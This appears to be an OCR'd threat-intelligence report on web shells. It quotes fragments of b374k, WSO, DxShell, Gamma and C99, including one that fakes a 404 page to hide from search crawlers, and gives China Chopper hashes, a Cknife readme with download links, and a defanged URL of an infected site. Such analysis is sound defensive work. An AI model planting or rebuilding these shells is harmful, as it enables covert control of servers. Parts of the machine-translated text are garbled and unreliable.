
```php
<?php
/*
    qinshao888_chinaw4rrioes
*/
$GLOBALS['packer']['title'] = "qinshaoWAR";
$GLOBALS['packer']['version'] = "0.01223";
$GLOBALS['packer']['base_dir'] = "./base/";
$GLOBALS['packer']['module_dir'] = "./module/";
$GLOBALS['packer']['theme_dir'] = "./theme/";
$GLOBALS['packer']['module'] = packer_get_module();
$GLOBALS['packer']['theme'] = packer_get_theme();

require $GLOBALS['packer']['base_dir'].'jsPacker.php';
```

Cached Document

Title	404.php
Author	A Guest
Downloaded	Aug 8, 2014, 20:23
Original URL	http://pastebin.com/sBKf61X3

```
1.  <?php
2.
3.  /* (Web Shell b374k r3c0d3d by x'1n73ct|default pass:" 1n73ction ") */
4.  $auth_pass = "9c80a1eaca699e2fc6b994721f8703bc";
5.  $color = "#00ff00";
6.  $default_action = 'FilesMan';
7.  @define('SELF_PATH', __FILE__);
8.  if( strpos($_SERVER['HTTP_USER_AGENT'],'Google') !== false ) {
9.  header('HTTP/1.0 404 Not Found');
10. exit;
11. }
12. @session_start();
13. @error_reporting(0);
```

hxxp://nilsonlombardi.com.br/ing/fotos/shell.php



Cached Document

Title	GAMMA webshell
Author	Saint92
Downloaded	Mar 29, 2016, 04:16
Original URL	http://pastebin.com/AN975ZDC


```
1.  #!/usr/bin/perl
2.  ##############################################################################
3.  ### Gamma Web Shell
4.  ### Copyright 2003 Gamma Group
5.  ### All rights reserved
6.  ###
7.  ### Gamma Web Shell is free for both commercial and non commercial
8.  ### use. You may modify this script as you find necessary as long
9.  ### as you do not sell it. Redistribution is not allowed without
10. ### prior consent from Gamma Group (support@gammacenter.com).
11. ###
12. ### Gamma Group <http://www.gammacenter.com>
13. ###
14.
15. use strict;
16.
17. ##############################################################################
18.
19. package WebShell::Configuration;
```

Cached Document

Title	D4RK PR!NC3
Author	A Guest
Downloaded	Jun 30, 2015, 18:43
Original URL	http://pastebin.com/hStnnfhz

```
1.  <?php
2.
3.  /*
4.  DDDDD SSSSS DxShell by ?_? Tync
5.  D D X X S
6.  D D X SSSSS http://hellknights.void.ru/
7.  D D X X S ICQ#244648
8.  DDDDD SSSSS
9.  */
10.
11. $GLOB['SHELL']['Ver']='1.0b'; /* ver of the shell */
12. $GLOB['SHELL']['Date']='26.04.2006';
13.
14. if (headers_sent()) $DXGLOBALSHIT=true; else $DXGLOBALSHIT=FALSE; /* This means if bug.php has fucked
    up the output and headers are already sent =(( lot's of things become HARDER */
15. @ob_clean();
16. $DX_Header_drawn=false;
```

C99


C99Shell v. 1.0 pre-release build #16
Software: Apache/1.3.33 (Debian GNU/Linux) mod_gzip/1.3.26.1a PHP/4.3.10-16
uname -a: Linux testsite 2.6.8-3-686 #1 Sat Jul 15 10:32:25 UTC 2006 i686
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: OFF (not secure)
/var/www/mrtg/ drwxr-xr-x
Free 7.09 GB of 9.17 GB (77.34%)
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
Listing folder (92 files and 1 folders):
Name ▲ Size Modify Owner/Group Perms Action
. LINK 11.09.2006 13:45:07 root/root drwxr-xr-x
.. LINK 11.09.2006 13:46:42 root/root drwxr-xr-x
[system] DIR 19.03.2006 12:26:01 root/root drwxr-xr-x
10.0.0.89-hda1-day.png 1.46 KB 19.03.2006 12:27:44 root/root -rw-r--r--
10.0.0.89-hda1-month.png 1.4 KB 19.03.2006 12:27:44 root/root -rw-r--r--
10.0.0.89-hda1-week.png 1.41 KB 19.03.2006 12:27:44 root/root -rw-r--r--
10.0.0.89-hda1-year.png 1.74 KB 19.03.2006 12:27:44 root/root -rw-r--r--
10.0.0.89-hda1.html 7.58 KB 19.03.2006 12:27:44 root/root -rw-r--r--
10.0.0.89-hda1.log 47.04 KB 19.03.2006 12:27:44 root/root -rw-r--r--
10.0.0.89-users-day.png 1.35 KB 19.03.2006 12:27:43 root/root -rw-r--r--
10.0.0.89-users-month.png 1.25 KB 19.03.2006 12:27:43 root/root -rw-r--r--
10.0.0.89-users-week.png 1.29 KB 19.03.2006 12:27:43 root/root -rw-r--r--
10.0.0.89-users-year.png 1.61 KB 19.03.2006 12:27:43 root/root -rw-r--r--

C99

- thehackerblog.com

WSO (Web Shell by Orb)

Cached Document

Title	Untitled
Author	A Guest
Downloaded	Jan 8, 2015, 03:38
Original URL	http://pastebin.com/ZQ9Ekjbk

```
/* MM M DDDDD >WSO
/* MM M M M >Shell
/* MM M MMMMMM M M >Hacking
/* MM M MM M M M >web-shell
/* MM M MM M M M >YASHA
/* MM M MM M M M >clean
/* MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
/* MM M M M >secured
/* MM M M M >Private
/* MM M M M >extra features
/* MM M M M >real 404 headers
/* MM M MMMMM >fake errors
/* MMMMMM >hidden login (stealth)
/*
/*
/*
/* WSO Shell, errors fixed & patched. with 404 tweak.
/* Clean 100% no bd or other shit
/* Happy hacking, greetz from china
```

Time	Event Information

APR
30
2016

pgems.in, Unix shell and WSO 2.1 mentioned on **Apr 30, 2016**
2+ references • PasteBin and PasteBinca Posts • **2** countries

/* WSO 2.1 (Web Shell by pgems.in) */

MAR
6
2016

Unix shell and WSO 2.1 mentioned on **Mar 6, 2016**
1+ reference • PasteBin


/* WSO 2.1 (Web Shell by Maronox*/

FEB
18
2016

Web Shell by Orb and WSO 2.1 mentioned on **Feb 18, 2016**
1+ reference • PasteBin

/* WSO 2.1 (Web Shell by oRb) */

China Chopper



China Chopper

2013 - FireEye - China Chopper blog series- https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-i.html


caidao.exe (web shell client) - MD5: 5001ef50c7e869253a7c152a638eab8a

75 related samples

Customize.aspx (payload) - MD5: 8aa603ee2454da64f4c70f24cc0b5e08
Customize.cfm (payload) - MD5: ad828822724047 7a95fb023551773c84
Customize.jsp (payload) - MD5: acba8115d027529763ea5c7ed6621499

NLP Alerting

Chinese Key Words – New references in 53 documents
This notification is truncated. View in Recorded Future or Create Cyber Threat Advisory Report



打狗棒法之：Cknife（C刀）自定义模式秒过安全狗

“今天以自定义模式为例实例讲解秒过安全狗，当然文章发布过后各大WAF厂商肯定会将某些特征列入黑名单，这里只是抛砖引玉提供思路。...[此处省略1W字] 使用说明： 服务端脚本支持ASP、ASPX、PHP、JSP、Customize(自定义)。”

ReadMe.txt

软件名称：Cknife
中文名称：C刀
源码地址：https://github.com/Chora10/Cknife
下载地址：http://pan.baidu.com/s/1nul1mpr 密码：f65g
官方博客：http://www.ms509.com/
作者： Chora && MelodyZX

免责申明：
请使用者注意使用环境并遵守国家相关法律法规！
由于使用不当造成的后果作者不承担任何责任！

程序在使用过程中难免有各种BUG，及时关注看一下是否有更新吧，说不定已经修补了呢。

一、运行环境：

安装了JRE1.7+环境的所有操作系统

二、文件说明：

Cknife.jar	Cknife主程序
Cknife.db	Cknife的数据库(不存在会自动生成)
Config.ini	Cknife的配置文件(不存在会自动生成)
ReadMe.txt	你现在正在看的(可删除)
1.jsp	JSP服务端脚本(可删除)
1.jspx	JSPX服务端脚本(可删除)

https://github.com/Chora10/Cknife

0 × 01 Introduction

Beginning asked me to write something about Cknife I was rejected, but too invincible really lonely. This tool is not intended to replace the mentally Chinese kitchen knife, it is a symbol of an era, is irreplaceable. Do not want to take the highest authority is not a good green hat green hat, me too, but I'm not a green hat, I want to make it physically replace Chinese kitchen knife tool. Choppers in to our convenience at the same time, problems in the use of so many years of accumulated a lot, I extract the core functionality and added some of his own experience in this industry, that is cross-platform file-based configuration Chinese kitchen knife, all operation given to the user to define.

0 × 02 selection

Many languages can be cross-platform, asked why choose to use Java to develop this tool? Java is well known in the graphical programming interface across platforms have a long history, it can be perfectly qualified for the project.

0 × 03 open

Since many choppers back door was broke relations after everyone privacy issues, so I chose to open in the case of the consent MelodyZX small partners agreed to accept the majority of the recommendations of friends and supervision.

0 × 05 volumes

